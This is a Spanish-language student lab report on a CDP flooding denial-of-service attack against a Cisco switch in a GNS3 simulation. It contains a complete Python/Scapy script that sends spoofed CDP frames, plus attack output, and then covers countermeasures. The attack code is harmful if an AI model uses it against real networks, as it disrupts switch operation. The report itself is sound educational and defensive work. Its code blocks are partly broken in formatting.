

1. Objetivo del Laboratorio

Demostrar la vulnerabilidad del protocolo CDP (Cisco Discovery Protocol) ante un ataque de Denegación de Servicio (DoS), mediante el envío masivo de paquetes CDP con identidades de dispositivos falsas, con el fin de agotar la tabla CDP del switch y elevar el consumo de CPU/memoria hasta afectar su operación normal.

Al finalizar el laboratorio el estudiante será capaz de:

- Comprender cómo funciona el protocolo CDP y sus vulnerabilidades inherentes.
- Desarrollar y ejecutar un script Python con Scapy para realizar el ataque.
- Verificar el impacto del ataque en dispositivos Cisco mediante comandos de diagnóstico.
- Aplicar contramedidas para mitigar el ataque.

2. Objetivo del Script

El script `cdp_dos.py` tiene como objetivo inundar la tabla CDP de un switch Cisco mediante el envío masivo de paquetes CDP falsos, cada uno simulando un dispositivo Cisco diferente con MAC, hostname y plataforma aleatorios. Esto provoca que la tabla CDP del switch se llene, consumiendo memoria y CPU hasta degradar su rendimiento normal.

2.1 Parámetros Usados

Parámetro	Descripción	Ejemplo
-i / --interface	Interfaz de red por donde se envían los paquetes	-i eth0
-c / --count	Número de paquetes a enviar (0 = infinito)	-c 500
-d / --delay	Tiempo de espera en segundos entre paquetes	-d 0.01
-v / --verbose	Muestra cada paquete enviado en pantalla	--verbose

2.2 Requisitos para Utilizar la Herramienta

- Sistema Operativo: Linux (probado en Linux2024 / Debian)
- Python 3.x instalado (versión utilizada: Python 3.13.12)
- Librería Scapy instalada: `pip3 install scapy`
- Privilegios root (sudo) para enviar paquetes raw
- GNS3 con imagen IOU de Cisco configurada
- Interfaz de red conectada al switch víctima

2.3 Comando de Ejecución

```
sudo python3 cdp_dos.py -i eth0 -c 500 -v
```

3. Documentación del Funcionamiento del Script

3.1 Estructura General

El script está organizado en las siguientes funciones:

random_mac()

Genera una dirección MAC aleatoria con prefijo 02: para indicar MAC administrada localmente. Garantiza que cada paquete CDP parezca venir de un dispositivo diferente.

```
return "02:%02x:%02x:%02x:%02x:%02x" % tuple(random.randint(0,255) for  
_ in range(5))
```

random_device_id()

Genera un nombre de dispositivo Cisco falso combinando prefijos como Router, Switch, CORE, DIST con un número aleatorio entre 100 y 9999.

random_platform()

Selecciona aleatoriamente una plataforma Cisco falsa de una lista que incluye modelos como WS-C3750X-48P, CISCO2911/K9, C9300-48P, entre otros.

build_cdp_packet()

Construye el frame completo con:

- Ethernet 802.3 con destino multicast CDP (01:00:0c:cc:cc:cc)
- Encapsulación LLC + SNAP con OUI Cisco (0x00000c) y PID 0x2000
- Header CDP versión 2 con TTL de 180 segundos
- TLVs: Device ID, Software Version, Platform, Port ID, Capabilities, Address

cdp_dos_attack()

Motor principal del ataque. En cada iteración genera una identidad falsa nueva y envía el paquete CDP por la interfaz especificada. Muestra estadísticas de paquetes enviados y velocidad en paquetes por segundo cada 100 paquetes.

Script Utilizado

```
from scapy.all import *
```

```

import random, time, argparse, sys, os

def random_mac():
    return "02:%02x:%02x:%02x:%02x:%02x" % tuple(random.randint(0,255) for _ in range(5))

def random_device_id():
    prefixes = ["Router", "Switch", "SW", "RT", "CORE", "DIST", "ACCESS"]
    return f"{random.choice(prefixes)}-{random.randint(100,9999)}"

def build_cdp_packet(src_mac, device_id):
    # Construimos el payload CDP manualmente sin depender de CDPMsgIPAddr
    eth = Dot3(dst="01:00:0c:cc:cc:cc", src=src_mac)
    llc = LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03)
    snap = SNAP(OUI=0x00000c, code=0x2000)

    # Device ID TLV manual: type=0x0001
    dev_id_bytes = device_id.encode()
    dev_id_tlv = struct.pack("!HH", 0x0001, 4 + len(dev_id_bytes)) + dev_id_bytes

    # Port ID TLV: type=0x0003
    port = b"GigabitEthernet0/1"
    port_tlv = struct.pack("!HH", 0x0003, 4 + len(port)) + port

    # Platform TLV: type=0x0006
    plat = b"cisco WS-C3750X-48P"
    plat_tlv = struct.pack("!HH", 0x0006, 4 + len(plat)) + plat

    # CDP header: version=2, ttl=180, checksum=0 (Scapy lo calcula)
    cdp_header = struct.pack("!BBH", 2, 180, 0)
    cdp_payload = Raw(cdp_header + dev_id_tlv + port_tlv + plat_tlv)

    return eth / llc / snap / cdp_payload

def cdp_dos_attack(interface, packet_count, delay, verbose):
    print(f"\n{' '*50}")
    print(f" CDP DoS Attack (modo compatible)")
    print(f" Interfaz : {interface}")
    print(f" Paquetes : {'Infinito' if packet_count == 0 else packet_count}")
    print(f"{' '*50}\n")

    sent = 0

```

```
start = time.time()
```

```
try:
```

```
    while True:
```

```
        if packet_count != 0 and sent >= packet_count:
```

```
            break
```

```
        src_mac = random_mac()
```

```
        device_id = random_device_id()
```

```
    try:
```

```
        pkt = build_cdp_packet(src_mac, device_id)
```

```
        sendp(pkt, iface=interface, verbose=False)
```

```
        sent += 1
```

```
    if verbose or sent % 100 == 0:
```

```
        elapsed = time.time() - start
```

```
        pps = sent / elapsed if elapsed > 0 else 0
```

```
        print(f"[+] Enviados: {sent:>6} | {pps:>7.1f} pkt/s | {device_id}")
```

```
    if delay > 0:
```

```
        time.sleep(delay)
```

```
    except Exception as e:
```

```
        print(f"[!] Error en paquete {sent}: {e}")
```

```
        continue
```

```
except KeyboardInterrupt:
```

```
    pass
```

```
elapsed = time.time() - start
```

```
print(f"\n{'='*50}")
```

```
print(f" Total : {sent} paquetes")
```

```
print(f" Tiempo : {elapsed:.1f}s")
```

```
print(f" Promedio : {sent/elapsed:.1f} pkt/s")
```

```
print(f"{'='*50}\n")
```

```
def main():
```

```
    if os.geteuid() != 0:
```

```
        print("[!] Ejecuta con sudo")
```

```
        sys.exit(1)
```

```

parser = argparse.ArgumentParser(description="CDP DoS - Compatible")
parser.add_argument("-i", "--interface", required=True)
parser.add_argument("-c", "--count", type=int, default=0)
parser.add_argument("-d", "--delay", type=float, default=0.0)
parser.add_argument("-v", "--verbose", action="store_true")
args = parser.parse_args()

```

```

cdp_dos_attack(args.interface, args.count, args.delay, args.verbose)

```

```

if __name__ == "__main__":
    main()

```


3.2 Flujo del Ataque

Paso	Acción	Resultado
1	Script genera MAC y Device ID aleatorio	Nueva identidad falsa por cada paquete
2	Construye frame CDP completo con TLVs	Paquete listo para enviar
3	Envía por interfaz eth0 al switch	Switch recibe el paquete CDP
4	Switch registra en su tabla CDP	Nueva entrada falsa consume memoria
5	Repetir cientos/miles de veces	Tabla llena, CPU y memoria elevadas

4. Documentación de la Red

4.1 Topología

La topología utilizada consiste en el router IOU1 conectado al switch IOU2, con la máquina atacante Linux2024 conectada directamente al switch. El ataque se dirige al switch IOU2 que tiene CDP habilitado por defecto.



4.2 Tabla de Direcccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU1	Ethernet0/0	192.168.1.1	255.255.255.0 (/24)	Router / Víctima CDP
IOU2	Ethernet0/0	—	—	Switch Capa 2
Linux 2024	eth0	192.168.1.30	255.255.255.0 (/24)	Atacante

4.3 Información Adicional

Campo	Valor
Red	192.168.1.0/24
Gateway	192.168.1.1
Broadcast	192.168.1.255
VLAN	VLAN 1 (default)
Protocolo atacado	CDP (Cisco Discovery Protocol)
Capa OSI	Capa 2 (Enlace de Datos)
Herramienta	Scapy (Python 3.13.12)
SO Atacante	Linux2024 (VMware)
Simulador de red	GNS3 con IOU Cisco

5. Capturas de Pantalla

A continuación se describen las capturas tomadas durante la ejecución del laboratorio:

#	Descripción	Evidencia
1	Script cdp_dos.py en ejecución	Terminal mostrando paquetes CDP enviados con MACs falsas y velocidad pkt/s
2	show cdp neighbors en IOU2	Tabla CDP con dispositivos falsos registrados
3	show processes cpu en IOU1/IOU2	CPU elevada como resultado del ataque DoS
4	Contramedida aplicada	Comando no cdp enable ejecutado y verificación con show cdp interface

1. Ataque enviado

```

Type here t...
My Computer
  PNTLAB
  GNS3 VM1
  Windows 10
  Linux2024-1

Session Acciones Editar Vista Ayuda
Promedio : 26.5 pkt/s

(root@eunice)~/home/eunice
python3 cdp_dos.py -i eth0 -c 500 -v

CDP DoS Attack
Interfaz : eth0
Paquetes : 500

[+] Enviados: 1 | 26.0 pkt/s | Router-7574 (10.178.222.246)
[+] Enviados: 2 | 28.1 pkt/s | Switch-1793 (10.61.245.51)
[+] Enviados: 3 | 26.2 pkt/s | SW-926 (10.28.207.139)
[+] Enviados: 4 | 27.3 pkt/s | RT-3691 (10.232.131.68)
[+] Enviados: 5 | 28.0 pkt/s | DIST-2502 (10.127.66.108)
[+] Enviados: 6 | 26.9 pkt/s | SW-6670 (10.198.188.97)
[+] Enviados: 7 | 26.3 pkt/s | Switch-5708 (10.46.53.17)
[+] Enviados: 8 | 25.1 pkt/s | DIST-4210 (10.224.48.225)
[+] Enviados: 9 | 25.4 pkt/s | DIST-5505 (10.11.52.237)
[+] Enviados: 10 | 24.8 pkt/s | RT-1954 (10.224.35.93)
[+] Enviados: 11 | 25.0 pkt/s | RT-9426 (10.158.21.229)
[+] Enviados: 12 | 24.9 pkt/s | SW-2303 (10.110.60.216)
[+] Enviados: 13 | 25.3 pkt/s | RT-2245 (10.58.146.216)
[+] Enviados: 14 | 25.2 pkt/s | RT-9146 (10.149.123.12)
[+] Enviados: 15 | 25.4 pkt/s | SW-5275 (10.240.10.63)
[+] Enviados: 16 | 25.9 pkt/s | RT-9747 (10.83.224.135)
[+] Enviados: 17 | 25.8 pkt/s | DIST-3921 (10.48.241.188)
[+] Enviados: 18 | 25.8 pkt/s | ACCESS-9593 (10.49.209.80)
[+] Enviados: 19 | 25.6 pkt/s | ACCESS-6710 (10.147.241.126)
[+] Enviados: 20 | 25.8 pkt/s | RT-721 (10.232.130.231)
[+] Enviados: 21 | 26.0 pkt/s | SW-5273 (10.127.132.154)
[+] Enviados: 22 | 26.0 pkt/s | SW-3389 (10.163.79.239)
[+] Enviados: 23 | 25.9 pkt/s | DIST-7380 (10.23.242.94)
[+] Enviados: 24 | 26.1 pkt/s | Switch-1238 (10.29.64.190)
[+] Enviados: 25 | 26.1 pkt/s | CORE-2743 (10.94.201.141)
[+] Enviados: 26 | 26.0 pkt/s | ACCESS-682 (10.24.203.180)
[+] Enviados: 27 | 26.0 pkt/s | ACCESS-406 (10.31.208.57)
[+] Enviados: 28 | 26.0 pkt/s | RT-2402 (10.87.232.183)
[+] Enviados: 29 | 25.9 pkt/s | SW-6117 (10.57.98.108)

return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

```

IOU2(config)#do sh cdp neighbor
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID         Local Intrfce   Holdtme    Capability   Platform  Port ID
Router-3173       Eth 0/1        177        R S          C9300-48P  Gig 0/0
Router-6473       Eth 0/1        175        R S          WS-C3750X  Gig 0/0
Router-4333       Eth 0/1        179        R S          C9300-48P  Gig 0/0
Router-1530       Eth 0/1        178        R S          ASR1001-X  Gig 0/0
Router-6504       Eth 0/1        174        R S          ASR1001-X  Gig 0/0
CORE-114          Eth 0/1        176        R S          WS-C2960X  Gig 0/0
Router-3106       Eth 0/1        175        R S          C9300-48P  Gig 0/0
Router-2161       Eth 0/1        173        R S          CISC02911  Gig 0/0
Router-4302       Eth 0/1        177        R S          WS-C2960X  Gig 0/0
CORE-720          Eth 0/1        173        R S          C9300-48P  Gig 0/0
Router-6270       Eth 0/1        179        R S          WS-C3750X  Gig 0/0
Router-4711       Eth 0/1        178        R S          ASR1001-X  Gig 0/0
Router-4124       Eth 0/1        178        R S          C9300-48P  Gig 0/0
Router-4421       Eth 0/1        176        R S          WS-C3750X  Gig 0/0
Router-7878       Eth 0/1        175        R S          WS-C2960X  Gig 0/0
Router-2277       Eth 0/1        174        R S          ASR1001-X  Gig 0/0
Router-6733       Eth 0/1        179        R S          CISC02911  Gig 0/0
Router-7574       Eth 0/1        171        R S          WS-C3750X  Gig 0/0
--More--

```

2.

6. Contramedidas

6.1 Descripción

La principal contramedida contra el ataque CDP DoS es deshabilitar CDP en los puertos donde no es necesario, especialmente en aquellos conectados a dispositivos finales. CDP solo debe estar habilitado entre dispositivos de infraestructura Cisco.

6.2 Comandos Aplicados

Opción 1 — Deshabilitar CDP globalmente

```

IOU2# conf t
IOU2(config)# no cdp run
IOU2(config)# end
IOU2# wr

```

Opción 2 — Deshabilitar CDP por puerto (recomendada)

```

IOU2# conf t
IOU2(config)# interface Ethernet0/1
IOU2(config-if)# no cdp enable
IOU2(config-if)# end
IOU2# wr

```



```
IOU2(config)#no cdp run
IOU2(config)#int eth1
% Incomplete command.

IOU2(config)#int eth0/1
IOU2(config-if)#
```

- Demostración

```
IOU2(config)#int eth0/1
IOU2(config-if)#no cp enable
^
% Invalid input detected at '^' marker.

IOU2(config-if)#no cdp enable
IOU2(config-if)#
```

6.3 Verificación

```
IOU2# show cdp neighbors
IOU2# show cdp interface
```

```
IOU2(config-if)#do sh cdp neighbor
% CDP is not enabled
IOU2(config-if)#
```

Con la contramedida aplicada, el puerto Ethernet0/1 deja de procesar paquetes CDP. Aunque el script siga enviando paquetes, el switch los ignora completamente y la tabla CDP solo muestra los vecinos legítimos.

6.4 Tabla Comparativa de Contramedidas

Contramedida	Comando	Cuándo usar
Deshabilitar CDP global	no cdp run	Cuando no se usan dispositivos Cisco
Deshabilitar por puerto	no cdp enable (en interfaz)	En puertos hacia PCs y dispositivos finales

6.5 Resultado Esperado

- El switch deja de registrar dispositivos CDP falsos del atacante.
- La tabla CDP solo muestra dispositivos legítimos.
- El consumo de CPU y memoria vuelve a niveles normales.
- El ataque DoS queda completamente mitigado.